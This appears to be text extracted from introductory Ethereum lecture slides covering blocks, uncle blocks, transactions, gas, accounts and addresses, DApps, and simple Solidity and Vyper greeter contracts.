


Concept of Blockchain

- Series of blocks, each **linked to the previous block**
- Each block contains a set of **transactions**
- **Immutable public transaction ledger**
 - ▶ **Green** = Genesis block
 - ▶ Black = main chain (longest series of blocks)
 - ▶ **Purple** = Orphan blocks



Blocks compositions




- Block: header & list of transactions
 - ▶ ~ 1 block / 14 seconds
- Three “Merkle Patricia tree”:
 - ▶ Transactions
 - ▶ States
 - ▶ Receipts
- More infos:
 - ▶ https://en.wikipedia.org/wiki/Merkle_tree
 - ▶ https://en.wikipedia.org/wiki/Radix_tree
 - ▶ <https://blog.ethereum.org/2015/11/15/merkling-in-ethereum/>




Uncle blocks

- ◊ Uncles == orphan blocks
- ◊ Add an uncle in his block is rewarded ($1/32 * \text{block_reward}$ per uncle added)
 - ▶ Only if the uncle is not older than 6 block behind
 - ▶ 2 uncles per blocks maximum
- ◊ Motivates the miners to continue to mine independently






Transactions



STATES



- transaction == modification of Ethereum's state
- 2 type of transaction:
 - ▶ message calls
 - ▶ contract creations
- Transaction content:
 - ▶ **from**: address of the sender
 - ▶ **to**: the address of the recipient
 - ▶ **value**: the amount of Wei to be transferred
 - ▶ **nonce**: number of transactions sent by the sender.
 - ▶ **gasPrice**: the number of Wei that the sender is willing to pay per unit of gas to execute the transaction.
 - ▶ **gasLimit**: the maximum amount of gas the sender is willing to pay
 - ▶ **v, r, s**: used to generate the sender's signature




Gas

- Gas is the unit used to measure the fees required for a particular computation.
- 1 ETH = 10^9 Gwei = 10^{18} wei
- Payment (in ETH) = Gas amount (in Gas) x Gas price (in ETH/Gas)

$$\begin{array}{c} \text{Gas Limit} \\ 50,000 \end{array} \times \begin{array}{c} \text{Gas Price} \\ 20 \text{ gwei} \end{array} = \begin{array}{c} \text{Max transaction fee} \\ 0.001 \text{ Ether} \end{array}$$


- During a transaction, the sender sets:
 - gasPrice: the number of Wei that the sender is willing to pay per unit of gas.
 - gasLimit: the maximum amount of gas that the sender is willing to pay.






Accounts & Addresses

- Ethereum account contains four fields:
 - ▶ The **nonce**, a counter used to make sure each transaction can only be processed once
 - ▶ The account's **current ether balance**
 - ▶ The account's **contract code**, if present
 - ▶ The account's **storage** (empty by default)
- 2 types of accounts:
 - ▶ externally owned accounts (EOA)
 - ▶ contract accounts
- 20-byte address
 - ▶ Keccak-256 hash
 - ▶ **0xd6ed1549521b0c899b6e143f53105e7629e30db7**
 - ▶ regex: **^0x[a-zA-Z0-9]{40}\$**
 - ▶ contract accounts address = **keccak256(rlp(creator_address, creator_nonce))**





ÐApps (Decentralized Application)




- a ÐApp has its backend code (smart contract) running on the Ethereum network.
- One of the most famous:
 - ▶ CryptoKitties
 - ▶ <https://www.cryptokitties.co/>
- List of existing Ðapps :
 - ▶ <https://cryptominded.com/collection/dapps/>
 - ▶ <https://www.stateofthedapps.com/>
- Learn how to create cryptokitties like:
 - ▶ <https://cryptozombies.io>





Smart contract application - DApps



Basic Ethereum Testing lab


02





Smart contract creation process


Development, deployment & interaction





Smart contract creation process

Development, deployment & interaction





Development languages

Solidity

```
contract Mortal {  
    /* Define variable owner of the type address */  
    address owner;  
  
    /* This function is executed at initialization  
     * ... and sets the owner of the contract */  
    function Mortal() { owner = msg.sender; }  
  
    /* Function to recover the funds on the contract */  
    function kill() {  
        if (msg.sender == owner)  
            selfdestruct(owner);  
    }  
  
contract Greeter is Mortal {  
    /* Define variable greeting of the type string */  
    string greeting;  
  
    /* This runs when the contract is executed */  
    function Greeter(string _greeting) public {  
        greeting = _greeting;  
    }  
  
    /* Main function */  
    function greet() constant returns (string) {  
        return greeting;  
    }  
}
```



Vyper

```
1 # Vyper Greeter Contract  
2  
3 greeting: bytes <= 20  
4  
5  
6 @public  
7 def __init__():  
8     self.greeting = "Hello"  
9  
10  
11 @public  
12 def setGreeting(x: bytes <= 20):  
13     self.greeting = x  
14  
15  
16 @public  
17 def greet() -> bytes <= 40:  
18     return self.greeting
```





Solidity

- “Solidity is a contract-oriented, high-level language for implementing smart contracts. It was influenced by C++, Python and JavaScript and is designed to target the Ethereum Virtual Machine (EVM).”



- Solc - Solidity Compiler

- ▶ [Installation](#)

- Online Solidity Compiler:

- ▶ <https://remix.ethereum.org/>

- Educational material for Solidity:

- ▶ <https://github.com/androlo/solidity-workshop>
 - ▶ <https://github.com/androlo/standard-contracts>

```
contract token {
    mapping (address => uint) public coinBalanceOf;
    event CoinTransfer(address sender, address receiver, uint amount);

